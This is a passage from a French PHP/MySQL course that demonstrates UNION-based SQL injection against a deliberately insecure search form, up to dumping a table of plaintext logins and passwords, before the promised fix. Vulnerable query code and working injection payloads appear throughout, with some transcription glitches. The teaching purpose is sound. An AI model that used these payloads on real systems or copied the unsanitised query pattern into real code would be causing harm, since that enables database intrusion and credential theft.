#### 12.2.1.2.2.1 La table « clients »

Voici le contenu de la table « clients » affichée sous phpMyAdmin.

ID	Nom	Prenom	Age	Date_Naissance	Etat_Civil	Nb_Enfants	Solde
1	DUPONT	JEAN	27	1987-12-28	Marié	2	1200.5
2	JACQUENOD	JEAN-CHRISTOPHE	54	1961-02-10	Marié	1	-308.87
3	MURCIAN	CAROLE	44	1970-10-20	Célibataire	1	3548.98
4	LERY	JEAN-MICHEL	25	1989-05-07	Marié	2	-18.98
5	DE-LA-RUE	JEAN-CHRISTOPHE	23	1991-06-18	Divorcé	0	-27.44
6	MARTIN	PAUL-DAVID	23	1991-08-22	Célibataire	0	206.21
7	MARTIN	PIERRE	56	1959-01-18	Veuf	3	1234.56
8	JACQUENOD	FREDERIC	25	1989-11-27	Marié	0	432.98
9	JACQUENOD	LAURENCE	24	1990-11-01	Marié	0	-203.18
10	DUMOULIN	JEAN-CHRISTOPHE	54	1960-08-22	Marié	2	-2186.86
11	LABONNE-JAYAT	OLIVIER	54	1960-09-23	Célibataire	1	-65.98
12	DE-LA-FONTAINE	JEAN	110	1905-01-22	Décédé	0	1825.54
13	LEVY	SAMUEL	56	1959-03-27	Divorcé	3	231.87
14	DE-LA-RUE	LAURENCE	25	1989-12-13	Marié	1	2135.98
15	DUPONT	JEAN	54	1960-10-15	Veuf	2	12314.9
16	MARTIN	ALBERT	25	1989-08-15	Célibataire	1	213.49

#### 12.2.1.2.2.2 La table « clients\_bancaires »

Voici le contenu de la table « clients\_bancaires » affichée sous phpMyAdmin.

ID_Cl	Nom	Prenom	Date_Naissance	Etat_Civil	Nb_Enfants
1	DUPONT	JEAN	1987-12-28	Marié	2
2	JACQUENOD	JEAN-CHRISTOPHE	1961-02-10	Marié	1
3	MURCIAN	CAROLE	1970-10-20	Célibataire	1
4	LERY	JEAN-MICHEL	1989-05-07	Marié	2
5	DE-LA-RUE	JEAN-CHRISTOPHE	1991-06-18	Divorcé	0
6	MARTIN	PAUL-DAVID	1991-08-22	Célibataire	0
7	MARTIN	PIERRE	1959-01-18	Veuf	3
8	JACQUENOD	FREDERIC	1989-11-27	Marié	0
9	JACQUENOD	LAURENCE	1990-11-01	Marié	0
10	DUMOULIN	JEAN-CHRISTOPHE	1960-08-22	Marié	2
11	LABONNE-JAYAT	OLIVIER	1960-09-23	Célibataire	1
12	DE-LA-FONTAINE	JEAN	1905-01-22	Décédé	0
13	LEVY	SAMUEL	1959-03-27	Divorcé	3
14	DE-LA-RUE	LAURENCE	1989-12-13	Marié	1
15	DUPONT	JEAN	1960-10-15	Veuf	2
16	MARTIN	ALBERT	1989-08-15	Célibataire	1
17	ROUSSE	JACQUES	1990-11-05	Célibataire	0

#### 12.2.1.2.2.3 La table « comptes\_bancaires »

Voici le contenu de la table « comptes\_bancaires » affichée sous phpMyAdmin.

ID_Cpt	Agence	Numero	Type	Libelle	ID_Clt	Solde
1	00602	165143P	Compte_Dépôts	Compte de dépôts	1	750.98
2	00602	165143P	Carte_Différé	Carte à débit différé	1	-115.8
3	00602	116476Q	Livret_A	Livret A	1	765.32
4	00523	025123R	Compte_Dépôts	Compte de dépôts	2	-140.17
5	00523	025123R	Carte_Différé	Carte à débit différé	2	-200
6	00523	790327V	Livret_Banque	Compte sur Livret	2	31.3
7	00602	154123P	Compte_Dépôts	Compte de dépôts	3	2985.08
8	00602	154123P	Carte_Différé	Carte à débit différé	3	-104.1
9	00602	102476Q	Livret_A	Livret A	3	120
10	00602	921029R	Livret_Banque	Compte sur Livret	3	50
11	00602	413621M	Livret_Jeune	Livret Jeune	3	298
12	00521	032154P	Compte_Dépôts	Compte de dépôts	4	-688.98
13	00521	139390R	Livret_Banque	Compte sur Livret	4	50
14	00521	321747M	Livret_Jeune	Livret Jeune	4	500
15	00521	002551B	Livret_Dév_Dur	Livret de Dév. Durable	4	120
16	00523	123456J	Compte_Dépôts	Compte de dépôts	5	94.68
17	00523	123456J	Carte_Différé	Carte à débit différé	5	-122.12
18	00523	615243H	Compte_Dépôts	Compte de dépôts	6	406.21
19	00523	615243H	Carte_Différé	Carte à débit différé	6	-200
20	00521	062332P	Compte_Dépôts	Compte de dépôts	7	1790.22
21	00521	062332P	Carte_Différé	Carte à débit différé	7	-555.66
22	00521	889261D	Compte_Dépôts	Compte de dépôts	8	394.87
23	00521	889261D	Carte_Différé	Carte à débit différé	8	-552.87
24	00521	009060K	Livret_A	Livret A	8	590.98
25	00521	545823Z	Compte_Dépôts	Compte de dépôts	9	-679.08

12.2.1.2.2.4 La table « identification\_clients »

Voici le contenu de la table « identification\_clients » affichée sous phpMyAdmin. Dans cette table les mots de passe sont en clair.

ID	Login	MotdePasse	ID_Clt
1	dupontje	ytreza	1
2	jacqueje	hgfdsq	2
3	murciaca	nbvcxw	3
4	leryje	poiuyt	4
5	delaruje	mlkjhg	5
6	martinpa	oiuytr	6
7	martinpi	lkjhgf	7
8	jacquefr	zertyu	8
9	jacquela	sdfghj	9
10	dumoulje	xcvbnm	10
11	labonnol	ertyui	11
12	delafoje	dfghjk	12
13	levysa	cvbnml	13
14	delarula	rtyuio	14
15	dupontjea	fghjkl	15
16	martinal	vbnmlk	16
17	rousseja	yuiopm	17

#### 12.2.1.2.2.5 La table « personnes »

Voici le contenu de la table « personnes » affichée sous phpMyAdmin.

ID	Nom	Prenom	Age
1	DUPONT	JEAN	28
2	JACQUENOD	JEAN-CHRISTOPHE	54
3	MURCIAN	CAROLE	44
4	LERİ	JEAN-MICHEL	25
5	DE-LA-RUE	JEAN-CHRISTOPHE	27
6	MARTIN	PIERRE-DAVID	27
7	MARTIN	PIERRE	56
8	JACQUENOD	FREDERIC	25
9	JACQUENOD	LAURENCE	24
10	DUMOULIN	JEAN-CHRISTOPHE	54
11	LABONNE-JAYAT	OLIVIER	54
12	DE-LA-FONTAINE	JEAN	110
13	LEVY	SAMUEL	56
14	DE-LA-RUE	LAURENCE	25
15	DUPONT	JEAN	54
16	MARTIN	ALBERT	25
17	LEMY	KEVIN	25
18	KACZMA	SYLVIE-SAMANTHA	52
19	DUPONT-DE-NEMOURS	JEAN-CHARLES	28
20	DE-LA-HAYE	MARC-ANTOINE	45

### 12.2.1.3 Récupération de la structure et des données d'une base de données

Dans cette section nous montrons comment **récupérer des informations « non autorisées** » sur la base de données « CoursPHP », et sur ses tables contenant, par exemple, les identifiants et mot de passe des clients.

Cela suppose que le **site Web** donnant accès à l'une des tables via un formulaire de recherche **n'est pas sécurisé**.

Nous présentons deux cas d'utilisation **d'un formulaire de saisie** pour accéder aux données : la saisie d'une **valeur numérique**, et la saisie d'une **chaîne de caractères**.

Non présentons ensuite la **sécurisation du site Web** pour se protéger de l'injection SQL.

#### 12.2.1.3.1 Via la saisie d'un champ numérique

##### 12.2.1.3.1.1 Le programme PHP

Le programme `MySQL_PDO_injection_where_Age_NoSecure_Web.php` affiche le formulaire de saisie du critère de recherche, puis présente la liste des personnes ayant comme âge, la valeur saisie.

La requête de recherche générée est :

```
$requete_SQL="SELECT Nom,Prenom,Age FROM personnes WHERE Age=$Age";
```

La requête porte uniquement sur la table « personnes ». Seules les données de cette table devraient être accessibles.

La variable `$Age` est une variable entière, aucune apostrophe n'est utilisée pour encadrer la valeur saisie, qui est rangée dans la variable `$Age`.

L'exécution de la requête est effectuée par la syntaxe :

```
$reponse = $bdd->query($requete_SQL);
```

La variable `$reponse` reçoit le retour de la requête.

La variable `$tab_personnes` reçoit le retour de la méthode `fetchAll()`.

```
$tab_personnes=$reponse->fetchAll();
```

La procédure `affichage_liste_personnes()` affiche le tableau `$tab_personnes` au format HTML.

```
affichage_liste_personnes("Personnes ayant comme Age = $Age",$tab_personnes);
```

##### Remarque :

Aucune sécurisation de la requête SQL n'a été mise en place :

- La variable `$Age` contient la valeur saisie par l'utilisateur sans aucun traitement.
- La méthode `query()` exécute la requête sans distinguer la requête `SELECT` des arguments qui lui sont passés.

Voici le programme MySQL\_PDO\_injection\_where\_Age\_NoSecure\_Web.php complet.

```
<!DOCTYPE html>
<html>
    <head> <!-- Entête HTML -->
        <meta charset="utf-8" />
        <title>Affichage de la table personnes</title>
        <link href=".//CSS/MySQL.css" rel="stylesheet" type="text/css" />
    </head>
    <body>
        <?php
            define("WEB_EOL", "<br/>");
            include './INCLUDE/MySQL_include_param_dbb.php';
            include './INCLUDE/MySQL_include_sprog_commun_web.php';
            try
            {
                // -----
                // --- affichage de la liste complète des personnes ---
                // -----
                if (empty($_POST['valider']))
                {
                    ?>
                    <!--
                    -----
                    --- formulaire de saisie du critère de fil
                    -----
                    -->
                    <form action="MySQL_PDO_injection_where_Age_NoSecure_Web.php"
method="post">
                        <fieldset>
                            <legend>Saisissez les donn&eacute;es pour un filtre :</legend><br/>
                            Entre l'âge (ex : 54) : <input type="text" name="Age"
size="150" /><br/><br/>
                            <input type="submit" name="valider" value="Valider le filtre" />
                            <!-- on ajoute le bouton terminer pour terminer la saisie -->
                            <input type="reset" value="Effacer le formulaire" />
                        </fieldset>
                    </form>
                    <?php
                }
                else
                {
                    // -----
                    // - affichage de la liste des personnes selon le critère de sélection -
                    // -----
                    // --- récupération de la variable Age ---
                    $Age=$_POST['Age'];
                    // === connexion de la base de données ===
                    $bdd = new
PDO($TYPE_DB.":host=".$SERVEUR.";dbname=".$BASEDD,$LOGIN_ADM,$MDP_ADM,
array(PDO::ATTR_PERSISTENT => true));
                    // --- définition du codage en UTF8 ---
                    $bdd->exec("SET CHARACTER SET utf8");
                    // --- exécution de la requête ---
                    $requete_SQL="SELECT Nom,Prenom,`Age` FROM personnes WHERE `Age`=$Age";
                    echo "Requête = $requete_SQL".WEB_EOL.WEB_EOL;
                    $reponse = $bdd->query($requete_SQL);
                    // --- traitement des erreurs de retour sur 1
                    if (!$reponse)
                        throw new Exception('Problème de requête sur la table.');
                    // --- retourne un tableau associatif ---
                    $reponse->setFetchMode(PDO::FETCH_ASSOC);
                    // --- boucle de traitement de chaque personne ---
                    $tab_personnes=$reponse->fetchAll();
                    // --- affichage des données retournées ---
                }
            }
            catch (Exception $e)
            {
                echo "Une erreur s'est produite : ". $e->getMessage();
            }
        
```

Formulaire de saisie de l'âge

Variable contenant la requête

Exécution de la requête

```
        affichage_liste_personnes("Personnes ayant comme Age =  
$Age", $stab_personnes);  
        // --- fermeture de la requête ---  
        // --- pour permettre d'autres requêtes ---  
        $reponse->closeCursor();  
    }  
}  
catch(Exception $e)  
{  
    echo "<fieldset>";  
    echo "<legend>Erreur d'accès aux données :</legend>".WEB_EOL;  
    echo 'Erreur : '.$e->getMessage().WEB_EOL;  
    echo "</fieldset>";  
}  
?  
</body>  
</html>
```

Voici son exécution.

**Remarque :**

Afin de rendre lisible toutes les saisies, y compris les requêtes « non autorisées » qui vont accéder à la structure de la base et aux autres tables, nous avons volontairement agrandi le champ de saisi. Normalement il serait dimensionné en fonction de la nature de la donnée, trois caractères au plus dans le cas présent.

Saisissez les données pour un filtrage :

Entrez l'âge (ex : 54) :

Après validation du filtrage, la liste des personnes trouvées dans la table « personnes » ayant cet âge est affichée.

**Remarque :**

Afin de rendre la démonstration plus claire, nous affichons le contenu de la requête SQL générée, en haut de l'écran.

Evidemment, cette requête ne serait pas présentée dans le cas « réel » !

Requête = SELECT Nom,Prenom,Age FROM personnes WHERE Age=54 ← Requête générée

**Personnes ayant comme Age = 54**

Nom	Prenom	Age
JACQUENOD	JEAN-CHRISTOPHE	54
DUMOULIN	JEAN-CHRISTOPHE	54
LABONNE-JAYAT	OLIVIER	54
DUPONT	JEAN	54

La requête qui est exécutée (trace en haut de l'écran) est :

SELECT Nom,Prenom,Age FROM personnes WHERE Age=54

#### 12.2.1.3.1.2 L'accès non autorisé aux données et structure

##### 12.2.1.3.1.2.1 Utilisation de la syntaxe UNION

Dans le cas présent, pour effectuer une **injection SQL** on utilise la syntaxe SQL **UNION**.

Cette syntaxe permet de mettre bout à bout, en une seule ligne de commandes, le résultat de plusieurs requêtes utilisant la requête SELECT. Pour cela, UNION concatène les résultats des différentes requêtes SELECT.

Pour que UNION réussisse la concaténation des résultats, il est nécessaire que chacune des requêtes SELECT, celle générée par le programme PHP que l'utilisateur ne connaît pas, et celle qu'il va saisir à la place de l'âge, possède le **même nombre de colonnes**.

Avant toute chose, **il faut déterminer le nombre de colonnes (champs) utilisées par la requête SELECT du programme PHP**.

##### Attention :

*Le nombre de colonnes (champs) correspond à la liste des champs indiquée juste après la syntaxe SELECT.*

*Cela ne correspond pas nécessairement à la liste des colonnes (champs) utilisés pour l'affichage. En effet, celui-ci peut ne prendre en compte qu'une partie des données obtenues à partir de la requête ou encore intégrer des informations de variables PHP qui ne proviennent pas de la requête SQL.*

#### 12.2.1.3.1.2.2 Détermination du nombre de colonnes de la requête interne SELECT

Afin de déterminer le nombre de colonnes (champs) de la requête SELECT du programme PHP, qui est inconnue de l'utilisateur, on procède par itérations successives.

Puisque l'utilisateur qui tente l'injection SQL ne connaît pas le nombre de champs de cette requête SELECT qu'il veut détourner, il doit le déterminer.

**La méthode de l'injection SQL consiste à « fermer » la commande SELECT du programme PHP et à ajouter sa propre commande SELECT grâce à UNION.**

Dans le formulaire de recherche, à la place d'une valeur numérique pour l'âge on saisit le texte :

**' UNION SELECT 1**

Les **deux caractères apostrophes et le caractère espace** en début de ligne auront pour action de fournir une valeur vide à Age, et d'enchaîner une autre requête SELECT grâce à UNION.

##### Attention :

*Il ne s'agit pas du guillemet, mais bien de deux caractères apostrophes suivi d'un espace avant le texte UNION*

Saisissez les données pour un filtrage :

Entrez l'âge (ex : 54) :

La validation de ce filtrage provoque une erreur sur la requête :

Requête = `SELECT Nom,Prenom,Age FROM personnes WHERE Age=''' UNION SELECT 1'`

Erreur d'accès aux données : Requête générée

Erreur : Problème de requête sur la table.

On voit que la requête générée est devenue :

`SELECT Nom,Prenom,Age FROM personnes WHERE Age=''' UNION SELECT 1'`

Cette syntaxe est tout à fait correcte.

L'erreur vient du fait que la commande UNION ne fonctionne pas. En effet, le premier SELECT possède 3 champs, Nom, Prenom, Age (3 colonnes), alors que le second SELECT ne possède qu'un seul champ, la valeur « 1 ».

Rappel:

*L'utilisateur ne connaît pas la requête SELECT du programme PHP. Il ne connaît ni la liste, ni le nombre de champs qui sont utilisés dans cette requête SELECT.*

*Elle est affichée à l'écran pour faciliter la compréhension de la démonstration, mais il faut considérer qu'avec un site « normalement » écrit, aucun affichage de la requête générée ne serait présenté.*

On essaie ensuite avec deux champs:

`'' UNION SELECT 1,2`

La même erreur apparaît.

Puis avec trois champs:

`'' UNION SELECT 1,2,3`

Saisissez les données pour un filtrage :

Entrez l'âge (ex : 54) :

L'affichage est maintenant sans erreur. La syntaxe UNION fonctionne car les deux SELECT, celui du programme PHP et celui qui est injecté par l'utilisateur, possèdent le même nombre de colonnes.

On a déterminé le nombre de colonnes (champs) de la requête SELECT du programme PHP : 3 colonnes.

Requête générée

```
Requete = SELECT Nom,Prenom,Age FROM personnes WHERE Age=" UNION SELECT 1,2,3
```

Personnes ayant comme Age = " UNION SELECT 1,2,3

Nom	Prenom	Age
1	2	3

**Remarque:**

Le tableau HTML affiché utilise une entête basée sur la requête SELECT du programme PHP. Cela ne correspond pas du tout aux informations recueillies par la suite. Il ne faut donc pas en tenir compte.

#### 12.2.1.3.1.2.3 Accès aux informations de la base de données

Une fois le nombre de colonnes (champs) déterminé, il devient possible d'enchaîner une requête SELECT n'ayant rien à voir avec la première. La seule contrainte est de toujours fournir en argument trois champs pour le fonctionnement de la syntaxe UNION.

L'exemple suivant utilise des fonctions SQL d'information, `version()`, `user()` et `database()` sur la base de données.

```
'' UNION SELECT version(),user(),database()
```

Saisissez les données pour un filtrage :

Entrez l'âge (ex : 54) :

" UNION SELECT version(),user(),database()

Cette injection SQL nous fournit :

- La version de MySQL : **5.6.21** ;
- L'utilisateur faisant l'accès : **root@localhost** ;
- Le nom de la base de données accédée : **coursphp**.

Requête générée

```
Requete = SELECT Nom,Prenom,Age FROM personnes WHERE Age=" UNION SELECT version(),user(),database()
```

Personnes ayant comme Age = " UNION SELECT version(),user(),database()

Nom	Prenom	Age
5.6.21	root@localhost	coursphp

#### 12.2.1.3.1.2.4 Accès au contenu des tables

Cette partie montre comment accéder au **contenu des autres tables**.

La première requête récupère **la liste des tables** de la base dont le nom est fourni par la fonction `database()`.

```
' UNION SELECT version(),user(),TABLE_NAME FROM information_schema.TABLES  
WHERE TABLE_SCHEMA=database()
```

Saisissez les données pour un filtrage :

Entrez l'âge (ex : 54) :

" UNION SELECT version(),user(),TABLE\_NAME FROM information\_schema.TABLES WHERE TABLE\_SCHEMA=database()

Le résultat de l'exécution montre que cette base de données possède **cinq tables** dont le nom est fourni dans la dernière colonne d'affichage :

- clients ;
- clients\_bancaires ;
- comptes\_bancaires ;
- identification\_clients ;
- personnes.

Ce qui correspond parfaitement aux informations accessibles via phpMyAdmin qui ont été présentées à la section 12.2.1.2.1.

Requête générée

```
Requete = SELECT Nom,Prenom,Age FROM personnes WHERE Age=" UNION SELECT version(),user(),TABLE_NAME FROM information_schema.TABLES WHERE TABLE_SCHEMA=database()
```

Personnes ayant comme Age = " UNION SELECT version(),user(),TABLE\_NAME FROM information\_schema.TABLES WHERE TABLE\_SCHEMA=database()

Nom	Prenom	Age
5.6.21	root@localhost	clients
5.6.21	root@localhost	clients_bancaires
5.6.21	root@localhost	comptes_bancaires
5.6.21	root@localhost	identification_clients
5.6.21	root@localhost	personnes

Via l'injection SQL de la requête précédente, un utilisateur n'ayant aucun privilège vient d'accéder, via un formulaire Web, à la structure de la base de données « CoursPHP ».

A partir du nom des tables, il devient possible d'afficher à leur contenu.

Affichons la liste des colonnes pour la table « clients » :

```
" UNION SELECT version(),user(),COLUMN_NAME FROM information_schema.COLUMNS  
WHERE TABLE_NAME='clients'
```

Saisissez les données pour un filtrage :

Entrez l'âge (ex : 54) :

Cette table possède les colonnes (champs) suivant :

- ID ;
- Nom ;
- Prenom ;
- Age ;
- Date\_Naissance ;
- Etat\_Civil ;
- Nb\_Enfants ;
- Solde.

Requête générée

Requete = SELECT Nom,Prenom,Age FROM personnes WHERE Age=" UNION SELECT version(),user(),COLUMN\_NAME FROM information\_schema.COLUMNS WHERE TABLE\_NAME='clients'

**Personnes ayant comme Age = " UNION SELECT version(),user(),COLUMN\_NAME FROM information\_schema.COLUMNS WHERE TABLE\_NAME='clients'**

Nom	Prenom	Age
5.6.21	root@localhost	ID
5.6.21	root@localhost	Nom
5.6.21	root@localhost	Prenom
5.6.21	root@localhost	Age
5.6.21	root@localhost	Date_Naissance
5.6.21	root@localhost	Etat_Civil
5.6.21	root@localhost	Nb_Enfants
5.6.21	root@localhost	Solde

Une fois la liste des champs connus, on peut afficher le contenu des champs de cette table. La contrainte de la syntaxe UNION, dans notre exemple, impose de n'afficher que 3 champs à la fois.

Voici l'affichage de toutes les données de cette table, par groupe de trois champs.

Affichons les champs suivants :

- ID ;
- Nom ;
- Prenom ;

```
" UNION SELECT ID,Nom,Prenom FROM clients
```

Saisissez les données pour un filtrage :

Entrez l'âge (ex : 54) :

```
" UNION SELECT ID,Nom,Prenom FROM clients
```

On voit l'ID, le nom et le prénom des clients.

Requête générée

Requete = `SELECT Nom,Prenom,Age FROM personnes WHERE Age=" UNION SELECT ID,Nom,Prenom FROM clients`

Personnes ayant comme Age = " UNION SELECT ID,Nom,Prenom FROM clients

Nom	Prenom	Age
1	DUPONT	JEAN
2	JACQUEUNOD	JEAN-CHRISTOPHE
3	MURCIAN	CAROLE
4	LERY	JEAN-MICHEL
5	DE-LA-RUE	JEAN-CHRISTOPHE
6	MARTIN	PAUL-DAVID
7	MARTIN	PIERRE
8	JACQUEUNOD	FREDERIC
9	JACQUEUNOD	LAURENCE
10	DUMOULIN	JEAN-CHRISTOPHE
11	LABONNE-JAYAT	OLIVIER
12	DE-LA-FONTAINE	JEAN
13	LEVY	SAMUEL
14	DE-LA-RUE	LAURENCE
15	DUPONT	JEAN
16	MARTIN	ALBERT

Affichons les champs suivants :

- ID ;
- Age ;
- Date\_Naissance ;

```
" UNION SELECT ID, Age, Date_Naissance FROM clients
```

Saisissez les données pour un filtrage :

Entrez l'âge (ex : 54) :

```
" UNION SELECT ID, Age, Date_Naissance FROM clients
```

On voit l'ID, l'âge et la date de naissance des clients.

Requête générée

Requete = `SELECT Nom,Prenom,Age FROM personnes WHERE Age=" UNION SELECT ID,Age,Date_Naissance FROM clients`

Personnes ayant comme Age = " UNION SELECT ID,Age,Date_Naissance FROM clients			
Nom	Prenom	Age	
1	27	1987-12-28	
2	54	1961-02-10	
3	44	1970-10-20	
4	25	1989-05-07	
5	23	1991-06-18	
6	23	1991-08-22	
7	56	1959-01-18	
8	25	1989-11-27	
9	24	1990-11-01	
10	54	1960-08-22	
11	54	1960-09-23	
12	110	1905-01-22	
13	56	1959-03-27	
14	25	1989-12-13	
15	54	1960-10-15	
16	25	1989-08-15	

Affichons les champs suivants :

- ID ;
- Etat\_Civil ;
- Nb\_Enfants ;

```
" UNION SELECT ID,Etat_Civil,Nb_Enfants FROM clients
```

Saisissez les données pour un filtrage :

Entrez l'âge (ex : 54) :

" UNION SELECT ID,Etat\_Civil,Nb\_Enfants FROM clients

On voit l'ID, l'état civil et le nombre d'enfants des clients.

Requête générée

Requete = **SELECT Nom,Prenom,Age FROM personnes WHERE Age=" UNION SELECT ID,Etat\_Civil,Nb\_Enfants FROM clients**

**Personnes ayant comme Age = " UNION SELECT ID,Etat\_Civil,Nb\_Enfants FROM clients**

Nom	Prenom	Age
1	Marié	2
2	Marié	1
3	Célibataire	1
4	Marié	2
5	Divorcé	0
6	Célibataire	0
7	Veuf	3
8	Marié	0
9	Marié	0
10	Marié	2
11	Célibataire	1
12	Décédé	0
13	Divorcé	3
14	Marié	1
15	Veuf	2
16	Célibataire	1

Affichons les champs suivants :

- ID ;
- Nom ;
- Solde, arrondi à la deuxième décimale.

```
" UNION SELECT ID,Nom,ROUND(Solde,2) FROM clients
```

Saisissez les données pour un filtrage :

Entrez l'âge (ex : 54) :

" UNION SELECT ID,Nom,ROUND(Solde,2) FROM clients

Valider le filtrage      Effacer le formulaire

On voit l'ID, le nom et le solde arrondi à la deuxième décimale.

Requête générée

```
Requete = SELECT Nom,Prenom,Age FROM personnes WHERE Age=" UNION SELECT ID,Nom,ROUND(Solde,2) FROM clients
```

Personnes ayant comme Age = " UNION SELECT ID,Nom,ROUND(Solde,2) FROM clients

Nom	Prenom	Age
1	DUPONT	1200.5
2	JACQUENOD	-308.87
3	MURCIAN	3548.98
4	LERY	-18.98
5	DE-LA-RUE	-27.44
6	MARTIN	206.21
7	MARTIN	1234.56
8	JACQUENOD	432.98
9	JACQUENOD	-203.18
10	DUMOULIN	-2186.86
11	LABONNE-JAYAT	-65.98
12	DE-LA-FONTAINE	1825.54
13	LEVY	231.87
14	DE-LA-RUE	2135.98
15	DUPONT	12314.9
16	MARTIN	213.49

Les informations obtenues par cette série de requête SQL correspondent exactement à celles accessibles via phpMyAdmin qui ont été présentées à la section 12.2.1.2.2.1.

Via l'injection SQL d'une série de requêtes, un utilisateur n'ayant aucun privilège vient d'accéder, via un formulaire Web, aux données de la tables « Clients », alors que la requête initiale était prévue pour restreindre l'accès à la table « personnes ».

De la même manière on peut accéder au contenu de chaque table dont la liste a été obtenue par l'injection de la requête :

```
' UNION SELECT version(),user(),TABLE_NAME FROM information_schema.TABLES  
WHERE TABLE_SCHEMA=database()
```

En particulier la table « **identification\_clients** » qui contient les informations d'identification, donc des login et mots de passe.

Affichons la liste des colonnes pour la table « **identification\_clients** » :

```
' UNION SELECT version(),user(),COLUMN_NAME FROM information_schema.COLUMNS  
WHERE TABLE_NAME='identification_clients'
```

Saisissez les données pour un filtrage : \_\_\_\_\_

Entrez l'âge (ex : 54) :  
" UNION SELECT version(),user(),COLUMN\_NAME FROM information\_schema.COLUMNS WHERE TABLE\_NAME='identification\_clients'

Cette table possède les colonnes (champs) suivant :

- ID ;
- Login ;
- MotdePasse ;
- ID\_Clt.

Requête générée

Requete = SELECT Nom,Prenom,Age FROM personnes WHERE Age=" UNION SELECT version(),user(),COLUMN\_NAME FROM information\_schema.COLUMNS WHERE TABLE\_NAME='identification\_clients'

Personnes ayant comme Age = " UNION SELECT version(),user(),COLUMN\_NAME FROM information\_schema.COLUMNS WHERE TABLE\_NAME='identification\_clients'

Nom	Prenom	Age
5.6.21	root@localhost	ID
5.6.21	root@localhost	Login
5.6.21	root@localhost	MotdePasse
5.6.21	root@localhost	ID_Clt

Affichons le contenu des champs suivants :

- ID ;
- Login ;
- MotdePasse ;

```
" UNION SELECT ID,Login,MotdePasse FROM identification_clients
```

Saisissez les données pour un filtrage :

Entrez l'âge (ex : 54) :

" UNION SELECT ID,Login,MotdePasse FROM identification\_clients

On voit les login et mots de passe, en clair, de la table.

Requête générée

Requête = `SELECT Nom,Prenom,Age FROM personnes WHERE Age=" UNION SELECT ID,Login,MotdePasse FROM identification_clients`

Personnes ayant comme Age = " UNION SELECT ID,Login,MotdePasse FROM identification\_clients

Nom	Prenom	Age
1	dupontje	ytreza
2	jacqueje	hgfdsq
3	murciaca	nbvcxw
4	leryje	poiuyt
5	delaruge	mlkjhg
6	martinpa	oiuytr
7	martinpi	lkjhgf
8	jacquefr	zertyu
9	jacquela	sdfghj
10	dumoulje	xcvbnm
11	labonnol	ertyui
12	delafoje	dfghjk
13	levysa	cvbnnml
14	delarula	rtyuiou
15	dupontjea	fghjkl
16	martinal	vbnmlk
17	rousseja	yuiopm

Désormais, l'utilisateur ayant effectuer cette injection SQL dispose des login et des mots de passe de tous les clients. Il peut se connecter sous leur identité !

#### Remarque :

**Il est important de ne pas conserver les mots de passe en clair !**

Plusieurs méthodes de codage ou de cryptage sont possibles. Certaines comme MD5 sont insuffisantes (voir section 12.3.2.2.2.1). D'autres comme le cryptage AES sont performantes. Ces différentes méthodes sont abordées à la section 12.2.5.

### 12.2.1.3.2 Via la saisie d'un champ texte

Précédemment nous avons présenté le « piratage » d'une base de données via un formulaire Web qui demandait la saisie d'un champ numérique.

Cela peut également se faire dans le cas de **la saisie d'un champ de type texte**, mais alors la syntaxe des injections varie un peu.

#### 12.2.1.3.2.1 Rappel

Le principe de l'injection est de **terminer** la requête SELECT inconnue en fournissant un **champ vide pour la donnée**, et en faisant **l'UNION** d'une nouvelle requête SELECT.

La première étape consistait à déterminer le nombre de colonnes afin de fournir la bonne syntaxe UNION.

Dans le cas de la saisie d'une valeur numérique (l'âge) on avait saisie successivement les textes :

`' UNION SELECT 1`

Qui avait transformé la requête SELECT du programme PHP en :

`SELECT Nom,Prenom,Age FROM personnes WHERE Age=' UNION SELECT 1`

Puis

`' UNION SELECT 1,2`

Et enfin

`' UNION SELECT 1,2,3`

Qui avait transformé la requête SELECT du programme PHP en :

`SELECT Nom,Prenom,Age FROM personnes WHERE Age=' UNION SELECT 1,2,3`

Ce qui avait affiché l'écran suivant, qui prouve qu'il y a trois colonnes dans la requête SELECT du programme PHP.

The diagram illustrates the process of generating and executing a SQL injection query. At the top right, a blue box labeled "Requête générée" contains the generated SQL code: "Requête = SELECT Nom,Prenom,Age FROM personnes WHERE Age=' UNION SELECT 1,2,3". An arrow points from this box down to a table below. The table has a red border and is titled "Personnes ayant comme Age = ' UNION SELECT 1,2,3'. It has three columns: Nom, Prenom, and Age. The data shows three rows with values 1, 2, and 3 respectively in each column.

Nom	Prenom	Age
1	2	3

C'est le même principe qui va être utilisé avec la saisie d'un texte.

Cependant, la syntaxe PHP qui va effectuer la requête SQL change avec une variable de type texte. Il est donc important de voir les modifications du programme PHP.

#### 12.2.1.3.2.2 Le programme PHP

Le programme `MySQL_PDO_injection_where_Prenom_NoSecure_Web.php` affiche la liste des personnes ayant comme prénom, la valeur saisie dans le formulaire.

La requête générée est de la forme :

```
$requete_SQL="SELECT Nom,Prenom,Age FROM personnes WHERE Prenom=' $Prenom '";
```

La présence des apostrophes encadrant la variable `$Prenom` aura une incidence sur la syntaxe à utiliser pour effectuer l'injection SQL, comme cela est présenté dans les sections suivantes.

La requête porte uniquement sur la table « personnes ».

La variable `$Prenom` est une variable chaîne de caractères, les apostrophes sont utilisées pour encadrer la valeur saisie, qui est rangée dans la variable `$Prenom`.

L'exécution de la requête est effectuée par la syntaxe :

```
$reponse = $bdd->query($requete_SQL);
```

La variable `$reponse` reçoit le retour de la requête.

La variable `$tab_personnes` reçoit le retour de la méthode `fetchAll()`.

```
$tab_personnes=$reponse->fetchAll();
```

La procédure `affichage_liste_personnes()` affiche le tableau `$tab_personnes` au format HTML.

```
affichage_liste_personnes("Personnes ayant comme Age = $Age", $tab_personnes);
```

Voici le programme MySQL\_PDO\_injection\_where\_Prenom\_NoSecure\_Web.php.

La valeur saisie dans le formulaire est de type « texte ». Elle porte le libellé « prenom » et est transmise via la méthode « post ».

```
<!DOCTYPE html>
<html>
  <head> <!-- Entête HTML -->
    <meta charset="utf-8" />
    <title>Affichage de la table personnes</title>
    <link href=".//CSS/MySQL.css" rel="stylesheet" type="text/css" />
  </head>
  <body>
    <?php
      define("WEB_EOL", "<br/>");
      include './INCLUDE/MySQL_include_param_dbb.php';
      include './INCLUDE/MySQL_include_sprog_commun_web.php';
      try
      {
        // -----
        // --- affichage de la liste complète des personnes ---
        // -----
        if (empty($_POST['valider']))
        {
          ?>
          <!--
          -----
          --- formulaire de saisie du critère de filtre
          ----->
        -->
        <form action="MySQL_PDO_injection_where_Prenom_NoSecure_Web.php"
              method="post">
          <fieldset>
            <legend>Saisissez les données pour un filtrage :</legend><br/>
            Entre le prénom (ex : jean) : <input type="text" name="Prenom"
              size="150" " /><br/><br/>
            <input type="submit" name="valider" value="Valider le filtrage" />
            <!-- on ajoute le bouton terminer pour terminer la saisie -->
